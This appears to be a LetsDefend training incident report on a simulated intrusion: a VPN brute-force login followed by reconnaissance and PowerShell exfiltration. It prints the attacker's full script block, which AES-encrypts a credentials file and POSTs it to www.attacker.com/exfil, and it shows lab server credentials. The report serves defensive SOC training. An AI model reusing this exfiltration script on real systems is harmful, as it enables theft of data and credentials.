



LetsDefend

Official Incident Report

Event ID: 171

Rule Name: SOC153 - Suspicious PowerShell Script Executed

Table of contents

Official Incident Report	1
Event ID: 171	1
Rule Name: SOC153 - Suspicious PowerShell Script Executed	1
Table of Contents	2
Alert	3
Detection	4
Verify	4
Analysis	5
Initial Access	5
Reputation Check	7
Containment	15
Lesson Learned	15
Appendix	16
MITRE	16
Artifacts	17

Alert

The alert was triggered due to the execution of a suspicious PowerShell command on the system. In the alert details, the triggering PowerShell command appears as "Invoke-WebRequest -Uri hxxp://www.attacker.com/exfil -Method POST -Body \$encryptedData".


Severity	Date	Rule Name	EventID	Type	Action
Medium	Jul, 26, 2023, 02:13 PM	SOC153 - Suspicious Powershell Script Executed	171	Data Leakage	
EventID :		171			
Event Time :		Jul, 26, 2023, 02:13 PM			
Rule :		SOC153 - Suspicious Powershell Script Executed			
Level :		Incident Responder			
Hostname :		Alcaraz			
IP Address :		172.16.17.190			
Process Name :		powershell.exe			
Trigger Command :		Invoke-WebRequest -Uri http://www.attacker.com/exfil -Method POST -Body \$encryptedData			
Trigger Reason :		Suspicious Powershell Script Executed			
L1 Notes :		I saw failed VPN attempts with user Alcaraz minutes before the alarm. I could not determine if the commands on Powershell were within his knowledge.			
EDR/AV Action :		Not Detected			
Show Hint					

First, the alert should be verified by checking the available logs, and then it should be determined whether the attack was successful or not.

Detection


Verify

In Log Management, search for the IP address (172[.]16.17.190) in the alert and examine the logs among the results. This way, both Firewall, Proxy, and OS logs of the relevant IP were seen.



DATE	TYPE	SRC ADDRESS	SRC PORT	DEST. ADDRESS	DEST. PORT	RAW
Jul, 27, 2023, 02:04 AM	Firewall	172.16.17.190	64335	104.192.142.11	443	
Jul, 27, 2023, 12:38 AM	Firewall	173.222.106.166	443	172.16.17.190	40801	
Jul, 26, 2023, 06:28 PM	Firewall	172.16.17.190	52590	35.166.224.25	443	
Jul, 26, 2023, 02:58 PM	DNS	172.16.17.190	12584	104.244.42.85	53	
Jul, 26, 2023, 02:13 PM	Proxy	172.16.17.190	24767	45.88.202.115	443	
Jul, 26, 2023, 02:13 PM	OS	172.16.17.190	0	172.16.17.190	0	
Jul, 26, 2023, 02:12 PM	OS	172.16.17.190	0	172.16.17.190	0	
Jul, 26, 2023, 02:10 PM	OS	172.16.17.190	0	172.16.17.190	0	
Jul, 26, 2023, 02:09 PM	OS	172.16.17.190	0	172.16.17.190	0	

The alert was triggered when a suspicious command was executed via PowerShell. To check this situation, examine the PowerShell logs. On Jul 26, 2023, 02:13 PM, a PowerShell command was executed including the command "Invoke-WebRequest -Uri hxxp://www.attacker.com/exfil -Method POST -Body \$encryptedData".



DATE	TYPE	SRC ADDRESS	SRC PORT	DEST. ADDRESS	DEST. PORT	RAW
Jul, 27, 2023, 02:04 AM	Firewall	172.16.17.190	64335	104.192.142.11	443	
Jul, 27, 2023, 12:38 AM	Firewall	173.222.106.166	443	172.16.17.190	40801	
Jul, 26, 2023, 06:28 PM	Firewall	172.16.17.190	52590	35.166.224.25	443	
Jul, 26, 2023, 02:58 PM	DNS	172.16.17.190	12584	104.244.42.85	53	
Jul, 26, 2023, 02:13 PM	PowerShell	172.16.17.190	45.88.202.115	443	40801	
Jul, 26, 2023, 02:13 PM	OS	172.16.17.190	0	172.16.17.190	0	
Jul, 26, 2023, 02:12 PM	OS	172.16.17.190	0	172.16.17.190	0	
Jul, 26, 2023, 02:10 PM	OS	172.16.17.190	0	172.16.17.190	0	
Jul, 26, 2023, 02:09 PM	OS	172.16.17.190	0	172.16.17.190	0	

First examinations showed that the command mentioned in Command Trigger was seen in PowerShell logs. Therefore, the alert is True Positive.

Analysis

Initial Access

Search Endpoint Security to find out the details of the IP "172[.]16.17.190" mentioned in the alert. This search revealed that the IP belonged to a client named Alcaraz.

The screenshot shows the Endpoint Security dashboard for host 172.16.17.190, which is associated with the client Alcaraz. Key details shown include:

- Host Information:
 - Hostname: Alcaraz
 - IP Address: 172.16.17.190
 - OS: Windows 10
 - Client/Server: Client
- Action:
 - Containment: Off
 - Remote Access: Connect

In the details of the alert, the L1 analyst's note stated that there were failed login attempts with the Alcaraz user via VPN. You should examine the VPN logs in Log Management to see the potential brute force attack. For this, search by "Alcaraz" on Log Management. The relevant search results shows both OS and Firewall logs. When the details of the logs are examined, VPN requests are seen in Firewall logs. VPN requests are detected from the IP "138[.]199.21.201" with the user ["alcaraz\[@\]letsdefend\[.\]io"](#) as of 07-26-2023, 02:00 PM. The first five of these requests returned "user name is correct but the password is wrong" as action. Following this, it was noted that at 02:08 PM on July 26, 2023, the request from IP address 138[.]199.21.201 was successfully connected via VPN. It was determined that the attacker infiltrated the system via VPN. It is understood from this that the "External Remote Services" technique was used for the initial access.

The screenshot shows a table of Firewall logs. A specific log entry from July 26, 2023, at 02:00 PM is highlighted, showing a failed connection attempt. The log details are as follows:

Date	Type	Src Address	Src Port	Dest. Address	Dest. Port	Action
Jul 26, 2023, 02:00 PM	Firewall	138.199.21.201	4545	33.33.33.33	443	User name is correct but the password is wrong
Jul 26, 2023, 02:04 PM	Firewall	138.199.21.201	3232	33.33.33.33	443	
Jul 26, 2023, 02:05 PM	Firewall	138.199.21.201	3232	33.33.33.33	443	
Jul 26, 2023, 02:06 PM	Firewall	138.199.21.201	3232	33.33.33.33	443	
Jul 26, 2023, 02:07 PM	Firewall	138.199.21.201	3232	33.33.33.33	443	
Jul 26, 2023, 02:08 PM	Firewall	138.199.21.201	3232	33.33.33.33	443	
Jul 26, 2023, 02:08 PM	OS	vpn-letsdefend.io		33.33.33.33	443	
Jul 26, 2023, 02:09 PM	OS	alcaraz@letsdefend.io		172.16.17.190	0	
Jul 26, 2023, 02:09 PM	OS	action: user name is correct but the password is wrong		172.16.17.190	0	
Jul 26, 2023, 02:10 PM	OS			172.16.17.190	0	
Jul 26, 2023, 02:12 PM	OS			172.16.17.190	0	

Failed VPN Attempt

The screenshot shows a network log viewer with a search bar containing the text "alcaraz". A modal window titled "RAW LOG" is open over the log table, displaying detailed information about a specific log entry. The modal content includes:


Date: 07-26-2023, 02:08 PM
source: 138.199.21.201
Dest: vpn-letsdefend.io
user: alcaraz@letsdefend.io
action: Login Successful

DATE	TYPE	SRC ADDRESS	SRC PORT	DEST. ADDRESS	DEST. PORT	RAW
Jul, 26, 2023, 02:00 PM	Firewall	138.199.21.201	4545	33.33.33.33	443	
Jul, 26, 2023, 02:04 PM	Firewall	138.199.21.201	3232	33.33.33.33	443	
Jul, 26, 2023, 02:05 PM	Firewall	138.199.21.201	4545	33.33.33.33	443	
Jul, 26, 2023, 02:06 PM	Firewall	138.199.21.201	4545	33.33.33.33	443	
Jul, 26, 2023, 02:07 PM	Firewall	138.199.21.201	4545	33.33.33.33	443	
Jul, 26, 2023, 02:08 PM	OS	172.16.17.190	0	172.16.17.190	0	
Jul, 26, 2023, 02:09 PM	OS	172.16.17.190	0	172.16.17.190	0	
Jul, 26, 2023, 02:10 PM	OS	172.16.17.190	0	172.16.17.190	0	
Jul, 26, 2023, 02:12 PM	OS	172.16.17.190	0	172.16.17.190	0	

Successful VPN Attempt

Reputation Check

In the first examinations, a brute force attack was detected from the Japan-located 138[.]199.21.201 IP before the PowerShell command was run on the system. When Virus Total and AbuseIPDB were checked for the relevant IP, it was reported as brute force and port scan by different sources in AbuseIPDB. It had no risk record according to VirusTotal.



[hxxps://www.virustotal.com/gui/ip-address/138.199.21.201](https://www.virustotal.com/gui/ip-address/138.199.21.201)

138.199.21.201 was found in our database!

This IP was reported 8 times. Confidence of Abuse is 4%: ?

4%

ISP DataCamp Limited

Usage Type Data Center/Web Hosting/Transit

Hostname(s) unn-138-199-21-201.datapacket.com

Domain Name datacamp.co.uk

Country Japan

City Tokyo, Tokyo

IP info including ISP, Usage Type, and Location provided by IP2Location.
Updated monthly.

[REPORT 138.199.21.201](#) [WHOIS 138.199.21.201](#)

IP Abuse Reports for 138.199.21.201:

This IP address has been reported a total of 8 times from 8 distinct sources. 138.199.21.201 was first reported on March 6th 2022, and the most recent report was 1 day ago.

Recent Reports: We have received reports of abusive activity from this IP address within the last week. It is potentially still actively engaged in abusive activities.			
Reporter	Date	Comment	Categories
niceshops.com	27 Jul 2023	Web Attack (Jul 23 00:43:15 ScriptKiddie: request for /wp-login.php)	
axlient	18 May 2023	Wordpress login attempts	
jup10393	07 Mar 2023	unn-138-199-21-201.datapacket.com [138.199.21.201] - [07/Mar/2023:21:14:05 +0900] "GET /.env HTTP/ ...	 show more

[hxxps://www.abuseipdb.com/check/138.199.21.201](https://www.abuseipdb.com/check/138.199.21.201)

There was also information in the IP reputation check that the relevant IP was a VPN IP. It is one of the methods used in attacks by attackers. Generally, attackers are not expected to attack with their own IP.

To examine the behavior of the attacker after infiltrating the system, examine the logs of the 172[.]16.17.190 IP on Log Management. As a result, it is seen that the attacker pinged the google.com address. The purpose of the attacker on doing this may be to check the network definitions in the system with a simple query. The attacker is thought to check whether the system had internet access or not.

DATE ↑	TYPE	SRC ADDRESS	SRC PORT	DEST. ADDRESS	DEST. PORT	RAW
[Jul. 26, 2023, 02:09 PM]	OS	172.16.17.190	0	172.16.17.190	0	
Jul. 26, 2023, 02:10 PM	OS	172.16.17.190	0	172.16.17.190	0	
Jul. 26, 2023, 02:12 PM	OS	172.16.17.190	0	172.16.17.190	0	
Jul. 26, 2023, 02:13 PM	Pr	Source: Sysmon Username: Alcaraz EventID: 22 Type: DNS Query QueryResult: ::ffff:172.217.1.110 QueryName: google.com Image: C:\Windows\System32\PING.EXE UtcTime: Jun 26, 2023 14:09:30	45.88.202.115	443		
Jul. 26, 2023, 02:58 PM	DP	104.244.42.85	53			
Jul. 26, 2023, 06:28 PM	Fir	35.186.224.25	443			
Jul. 27, 2023, 12:38 AM	Fir	172.16.17.190	40801			
Jul. 27, 2023, 02:04 AM	Firewall	172.16.17.190	64335	104.192.142.11	443	

It was seen that, a minute later, a file named "New Text Document.txt" was created with the user "Alcaraz" under the Downloads folder.

DATE ↑	TYPE	SRC ADDRESS	SRC PORT	DEST. ADDRESS	DEST. PORT	RAW
[Jul. 26, 2023, 02:09 PM]	OS	172.16.17.190	0	172.16.17.190	0	
[Jul. 26, 2023, 02:10 PM]	OS	172.16.17.190	0	172.16.17.190	0	
Jul. 26, 2023, 02:12 PM	OS	172.16.17.190	0	172.16.17.190	0	
Jul. 26, 2023, 02:13 PM	Pr	Username: Alcaraz EventID: 11(File Create) Image: C:\Windows\Explorer.EXE Target File Name: C:\Users\letsdefend\Downloads\New Text Document.txt RuleName: Downloads PID: 6996	45.88.202.115	443		
Jul. 26, 2023, 02:58 PM	DP	104.244.42.85	53			
Jul. 26, 2023, 06:28 PM	Fir	35.186.224.25	443			
Jul. 27, 2023, 12:38 AM	Fir	172.16.17.190	40801			
Jul. 27, 2023, 02:04 AM	Firewall	172.16.17.190	64335	104.192.142.11	443	

The next log shows that the attacker pinged the "www.attacker.com" address. Here, you can see the record of the address in Virus Total. According to Virus Total, the address has been reported as phishing, suspicious, and malicious by different sources.

Did you intend to search across the file corpus instead? Click here

7 security vendors flagged this URL as malicious

<http://www.attacker.com/>
www.attacker.com
multiple-redirects

Status 200 | Last Analysis Date 1 month ago

Community Score 7 / 89

DETECTION DETAILS LINKS COMMUNITY

Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Security vendors' analysis		Do you want to automate checks?	
Avira	① Phishing	Fortinet	① Phishing
G-Data	① Phishing	Seclookup	① Malicious
Sophos	① Phishing	Viettel Threat Intelligence	① Malicious
Webroot	① Malicious	Forcepoint ThreatSeeker	① Suspicious

<https://www.virustotal.com/gui/url/fd80c26cf0aa17c457a2e1a8cebf157a7e2201f1b78b0f14e1e66c43003a4450>

DATE	TYPE	SRC ADDRESS	SRC PORT	DEST. ADDRESS	DEST. PORT	RAW
Jul, 26, 2023, 02:09 PM	OS	172.16.17.190	0	172.16.17.190	0	
Jul, 26, 2023, 02:10 PM	OS	172.16.17.190	0	172.16.17.190	0	
Jul, 26, 2023, 02:11 PM	OS	172.16.17.190	0	172.16.17.190	0	
Jul, 26, 2023, 02:13 PM	OS	172.16.17.190	0	172.16.17.190	0	
Jul, 26, 2023, 02:13 PM	Pr	45.88.202.115	443	45.88.202.115	443	
Jul, 26, 2023, 02:58 PM	DN	104.244.42.65	53	104.244.42.65	53	
Jul, 26, 2023, 08:28 PM	Firewall	35.186.224.25	443	35.186.224.25	443	
Jul, 27, 2023, 12:38 AM	Firewall	172.16.17.190	40801	172.16.17.190	40801	
Jul, 27, 2023, 02:04 AM	Firewall	104.192.142.11	443	104.192.142.11	443	

RAW LOG

Source: Sysmon
Username: Alcaraz
EventID: 22
Type: DNS Query
QueryResult: ::ffff:45.88.202.115
QueryName: www.attacker.com
Image: C:\Windows\System32\PING.EXE
UtcTime: Jul 26, 2023 14:25

Why would an attacker ping an address with a problematic reputational record such as www.attacker.com after google.com? The answer could be that they checked his internet access on Google. In the second ping attempt, they may have checked access to the address they would use in the attack. These are merely predictions at this stage of the report. As the analysis deepens, requests to "www.attacker.com" will be carefully examined.

When the next log was examined in detail, it was seen that the attacker sent a POST request to "hxpx://www.attacker.com/exfil" address in the detail of the command run on PowerShell (Invoke-WebRequest -Uri hxpx://www.attacker.com/exfil -Method POST). Thus, it is understood why the attacker sent a ping request to the relevant address previously.

DATE ↑	TYPE	SRC ADDRESS	SRC PORT	DEST. ADDRESS	DEST. PORT	RAW
Jul, 28, 2023, 02:09 PM	OS	172.16.17.190	0	172.16.17.190	0	
Jul, 28, 2023, 02:10 PM	OS	172.16.17.190	0	172.16.17.190	0	
Jul, 28, 2023, 02:12 PM	OS	172.16.17.190	0	172.16.17.190	0	
Jul, 28, 2023, 02:13 PM	OS	172.16.17.190	0	172.16.17.190	0	
Jul, 28, 2023, 02:13 PM	Py	172.16.17.190	0	45.88.202.115	443	
Jul, 28, 2023, 02:58 PM	OS	172.16.17.190	0	104.244.42.85	53	
Jul, 28, 2023, 06:28 PM	Fix	172.16.17.190	0	35.186.224.25	443	
Jul, 27, 2023, 12:38 AM	Fix	172.16.17.190	0	172.16.17.190	40801	
Jul, 27, 2023, 02:04 AM	Firewall	172.16.17.190	64395	104.192.142.11	443	

The command above encrypts the text in a file and sends the encrypted data to the specified URL via an hxxp POST request. The AES (Advanced Encryption Standard) algorithm is used for the encryption process. Also, a specific key is used for encryption.

There was a request to hxxp://www.attacker.com/exfil address in the proxy log.

DATE ↑	TYPE	SRC ADDRESS	SRC PORT	DEST. ADDRESS	DEST. PORT	RAW
Jul, 28, 2023, 02:09 PM	OS	172.16.17.190	0	172.16.17.190	0	
Jul, 28, 2023, 02:10 PM	OS	172.16.17.190	0	172.16.17.190	0	
Jul, 28, 2023, 02:12 PM	OS	172.16.17.190	0	172.16.17.190	0	
Jul, 28, 2023, 02:13 PM	OS	172.16.17.190	0	172.16.17.190	0	
Jul, 28, 2023, 02:13 PM	Py	172.16.17.190	0	45.88.202.115	443	
Jul, 28, 2023, 02:58 PM	OS	172.16.17.190	0	104.244.42.85	53	
Jul, 28, 2023, 06:28 PM	Fix	172.16.17.190	0	35.186.224.25	443	
Jul, 27, 2023, 12:38 AM	Firewall	172.16.17.190	64395	172.16.17.190	40801	
Jul, 27, 2023, 02:04 AM	Firewall	172.16.17.190	64395	104.192.142.11	443	

After confirming that the system was logged in with the Alcaraz user, you should isolate the system from the network. For the related process, go to Endpoint security and isolate the system via Containment as below. In addition, the processes that were run on Endpoint can be examined in network, terminal and browser history from this page.

The screenshot shows the Endpoint Security section of a security management platform. On the left sidebar, 'Endpoint Security' is highlighted. In the main area, a host named 'Alcaraz' (IP: 172.16.17.190) is selected. A modal dialog box is open, asking 'Do you want to change the containment situation?' with 'Close' and 'Change' buttons. To the right of the modal, there is a 'Containment' section with a toggle switch set to 'Isolate'. Other options like 'Remote Access' and a 'Connect' button are also visible.

When the executed processes were examined, it was observed that the attacker collected information about the user via CMD in the first four processes.

The screenshot shows a security monitoring interface with the following details:

Host Information

- Hostname: Alcaraz
- IP Address: 172.16.17.190
- OS: Windows 10
- Client/Server: Client
- Domain: LetsDefend
- Bit Level: 64
- Primary User: Alcaraz
- Last Login: Jul, 26, 2023, 11:07 AM

Action

- Containment:
- Remote Access:

Process History

Event Time	Process Name	Process ID	Command Line
2023-07-26 06:57:58	cmd.exe	3648	C:\Windows\system32\cmd.exe
2023-07-26 14:08:50	whoami.exe	7132	whoami
2023-07-26 14:08:50	whoami.exe	2456	whoami /groups
2023-07-26 14:09:30	ping.exe	5172	ping google.com

The attacker opened CMD in the first process and pulled information about the user in the second and third processes. In the fourth process, it was found in the command line that the attacker sent a ping request to google.com.

The screenshot shows a security monitoring interface with the following details:

Host Information

- Hostname: Alcaraz
- IP Address: 172.16.17.190
- OS: Windows 10
- Client/Server: Client
- Domain: LetsDefend
- Bit Level: 64
- Primary User: Alcaraz
- Last Login: Jul, 26, 2023, 11:07 AM

Action

- Containment:
- Remote Access:


Process History

Event Time	Process Name	Process ID	Command Line
2023-07-26 14:13:32	PowerShell.EXE	5684	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
2023-07-26 14:12:58	ping.exe	1896	ping www.attacker.com
2023-07-26 14:10:43	chrome.exe	3472	C:\Program Files\Google\Chrome\Application\chrome.exe
2023-07-26 14:10:28	NOTEPAD.EXE	6444	C:\Windows\system32\NOTEPAD.EXE C:\Users\LetsDefend\Down...
2023-07-26 14:09:41	excel.exe	1704	C:\Program Files\Microsoft Office\Office16\EXCEL.EXE /dde

You should examine the next five processes in order. It was seen that the attacker opened a file in Excel. In the next process, they opened the file named "federer.txt" via notepad.exe. It was detected that they opened Chrome in the following process.

Subsequently, it was confirmed that the attacker pinged www.attacker.com address via CMD. Finally, it was observed that the attacker opened PowerShell. The commands that were run by the attacker on PowerShell were previously checked via Log Management.

To check the information obtained by the attacker, you can connect to the system and make the same queries. Press the "connect" button on remote access in Endpoint Security to access the system.




Check the Excel and federer.txt files opened after connecting to the system. When you check Recent Files, you can see the files opened.



When the "!!!servers_credentials_crucial!!!!" file was opened, it was seen that there was critical information belonging to various servers.

A screenshot of an Excel spreadsheet titled '!!!servers_credentials_crucial!!!!'. The spreadsheet has columns labeled 'Hostname', 'IP', 'OS', 'User', and 'Password'. The data is as follows:

When the federer.txt file was opened, decoded data was seen in the file. To understand the relevant data, it needs to be encoded.



RG9tYWluIENbRyb2xsZXIgU2VydmVylC0gMSoxNzluMTYuMjAuOSpXaW5kb3dzIFNlcZlciAyMDEyKkxIdHNEZWZlrbmQqYmxhbms=/TG9uZG9uLVNlcZlcioxNzluMTYuMjAuMTAqV2luZG93cyBTZXJ2ZXIgMjAxOSpMZXrZRGVmZW5kKmJsYW5r//T2hpby1TZXJ2ZXIqMTcyljMxLjE1NSpXaW5kb3dzIFNlcZlciAyMDlwKkxIdHNEZWZlrbmQqYmxhbms=/UHVibGljU2VydmVyljE3Mi4xNi4yMC4xNCpVYnVudHUgMjAuMDQuMDIqYW5hbHlzdCoxMjM=/U1FMU2VydmVyljE3Mi4xNi4yMC42KlVidW50dSAxN4wNC40KmFuYWx5c3QqMTIz

RG9tYWluIENbRyb2xsZXIgU2VydmVylC0gMSoxNzluMTYuMjAuOSpXaW5kb3dzIFNlcZlciAyMDEyKkxIdHNEZWZlrbmQqYmxhbms=

[Domain Controller Server - 1*172.16.20.9*Windows Server 2012*LetsDefend*blank](#)

TG9uZG9uLVNlcZlcioxNzluMTYuMjAuMTAqV2luZG93cyBTZXJ2ZXIgMjAxOSpMZXrZRGVmZW5kKmJsYW5r

[London-Server*172.16.20.10*Windows Server 2019*LetsDefend*blank](#)

T2hpby1TZXJ2ZXIqMTcyljMxLjE1NSpXaW5kb3dzIFNlcZlciAyMDlwKkxIdHNEZWZlrbmQqYmxhbms=

[Ohio-Server*172.31.31.155*Windows Server 2020*LetsDefend*blank](#)

UHVibGljU2VydmVyljE3Mi4xNi4yMC4xNCpVYnVudHUgMjAuMDQuMDIqYW5hbHlzdCoxMjM=

[PublicServer*172.16.20.14*Ubuntu 20.04.02*analyst*123](#)

U1FMU2VydmVyljE3Mi4xNi4yMC42KlVidW50dSAxN4wNC40KmFuYWx5c3QqMTIz

[SQLServer*172.16.20.6*Ubuntu 16.04.4*analyst*123](#)

When the data in the file was encoded as above, it was clear that the data in the file matched the data in the "!!!servers_credentials_crucial!!!" Excel spreadsheet. It was observed that Alcaraz was storing critical data of the systems in an unsecured manner. There was no password on the data file. It was easily accessible to anyone who accessed the system.

At this point, it is understood from the PowerShell log that the attacker was trying to extract the file "C:\Users\LetsDefend\Downloads\federer.txt" to "hxxp://www.attacker.com/exfil" address.

X

RAW LOG

EventID: 4104(Execute a Remote Command)

Script Block Text: \$file = Get-Content
C:\Users\LetsDefend\Downloads\federer.txt \$key = (New-Object
System.Text.ASCIIEncoding).GetBytes("54b8617eca0e54c7d3c8e6732c6b68
7a") \$securestring = new-object System.Security.SecureString foreach
(\$char in \$file.toCharArray()) { \$secureString.AppendChar(\$char) }
\$encryptedData = ConvertFrom-SecureString -SecureString \$secureString
-Key \$key Invoke-WebRequest -Uri http://www.attacker.com/exfil -Method
POST -Body \$encryptedData

ProcessId: 5684

Containment


It was recommended to isolate the system from the network since it was confirmed that the attacker successfully logged into the system with a brute force attack via VPN.

Lesson Learned

- A password Policy should be created to avoid Brute Force attacks.
- A lock policy should be applied to prevent attackers from succeeding in Brute Force attacks.
- MFA (Multi-factor authentication) should be applied in the structures where systems are logged in.
- AV/EDR products in the system must be enabled and their signatures must be up to date.
- End users should be trained periodically to raise awareness of information security.

Appendix

MITRE



MITRE Tactics	MITRE Techniques
Initial Access	<ul style="list-style-type: none"> External Remote Services
Execution	<ul style="list-style-type: none"> Command and Scripting Interpreter: PowerShell
Privilege Escalation	<ul style="list-style-type: none"> Deobfuscate/Decode Files or Information
Credential Access	<ul style="list-style-type: none"> Brute Force Unsecured Credentials
Collection	<ul style="list-style-type: none"> Data from Local System
Command And Control	<ul style="list-style-type: none"> Data Encoding
Exfiltration	<ul style="list-style-type: none"> Exfiltration Over C2 Channel

Artifacts

Field	Value
Attacker IP	138[.]199.21.201 45[.]88.202.115
User	alcaraz[@]letsdefend[.]io
File	C:\Users\LetsDefend\Downloads\federer.txt
URL	hxxp://www.attacker.com/exfil